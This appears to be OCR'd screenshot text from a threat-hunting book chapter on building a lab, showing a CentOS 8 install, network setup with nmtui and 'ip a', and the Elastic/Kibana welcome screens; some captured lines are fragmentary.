
Installation Destir
Automatic partitioning sele

KDUMP
Kdump is disabled

Network & Host N
Wired (enp0s3) connectec

Security Policy
No content found

We won't touch your disks until you click 'Begin Installation'.



Full name: packtpub

User name: packtpub


☑ Make this user administrator

☑ Require a password to use this account

Password: ••••••••• Weak

Confirm password: •••••••••

The password fails the dictionary check - it is based on a dictionary word You will have to press **Done** twice to confirm it.



CONFIGURATION


CENTOS LINUX 8 INSTALLATION

USER SETTINGS

Root Password
Root password is not set

User Creation
Administrator packtpub will be created

Downloading 1366 RPMs, 283.67 MiB / 1.24 GiB (22%) done.



CONFIGURATION

CENTOS LINUX 8 INSTALLATION


USER SETTINGS

Root Password
Root password is not set


User Creation
Administrator packtpub will be created


Complete!


CentOS Linux is now successfully installed and ready for you to use!
Go ahead and reboot




```
CentOS Linux 8
Kernel 4.18.0-240.10.1.el8_3.x86_64 on an x86_64

elastic-packetpub login: _
```


NetworkManager TUI
Please select an option
Edit a connection
Activate a connection
Set system hostname
Quit
<OK>



Ethernet (enp0s3)
enp0s3
Ethernet (enp0s8)
* enp0s8
<Activate>



```
Ethernet (enp0s3)
* enp0s3

Ethernet (enp0s8)
* enp0s8
```



```
[packtpub@elastic-packtpub ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
                     00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8  cope host lo
                      er preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 100
0
                         8:3b:4b brd ff:ff:ff:ff:ff:ff
    inet 172.16.0.103/24 brd 172.16.0.255 scope global dynamic noprefixroute enp0s3
                         referred_lft 410sec
    inet6 fe80::702d:a819:c3e6:286d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 100
0
                       :ce:22:3c brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24     10.0.3.255 scope global dynamic noprefixroute enp0s8
                          preferred_lft 85856sec
    inet6 fe80::3b66:f938:6fbf:369/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```



Optical Drive: IDE Secondary Master

□ Live CD/DVD


Information

Type: Image


Size: 597.00 MB

Location: /Users/variable/Documents/iso/Ce...

Attached to: Elastic



Chapter 5: Building Your Hunting Lab – Part 2




Welcome to Elastic

Username

Password

Log in



elastic

Search Elastic

Home

Home

Add data Manage Dev tools

Enterprise Search
Search everything →

Build a powerful search experience.

Connect your users to relevant data.

Unify your team content.

Observability
Centralize & monitor →

Monitor infrastructure metrics.

Trace application requests.

Measure SLAs and react to issues.

Security
SIEM & Endpoint Security →

Prevent threats autonomously.

Detect and respond.

Investigate incidents.

Kibana
Visualize & analyze →

Analyze data in dashboards.

Search and find insights.

Design pixel-perfect presentations.

Plot geographic data.

Model, predict, and detect.


Ingest your data

Try our sample data

Add data
Ingest data from popular apps and services.

Add Elastic Agent
Add and manage your fleet of Elastic Agents and integrations.

Upload a file
Import your own CSV, NDJSON, or log file.



Welcome to Elastic Security. Let’s get you started.

Elastic Security integrates the free and open Elastic SIEM with Endpoint Security to prevent, detect, and respond to threats. To begin, you’ll need to add security solution related data to the Elastic Stack. For additional information, you can view our getting started guide.

The Elastic Agent provides a simple, unified way to add monitoring to your hosts.

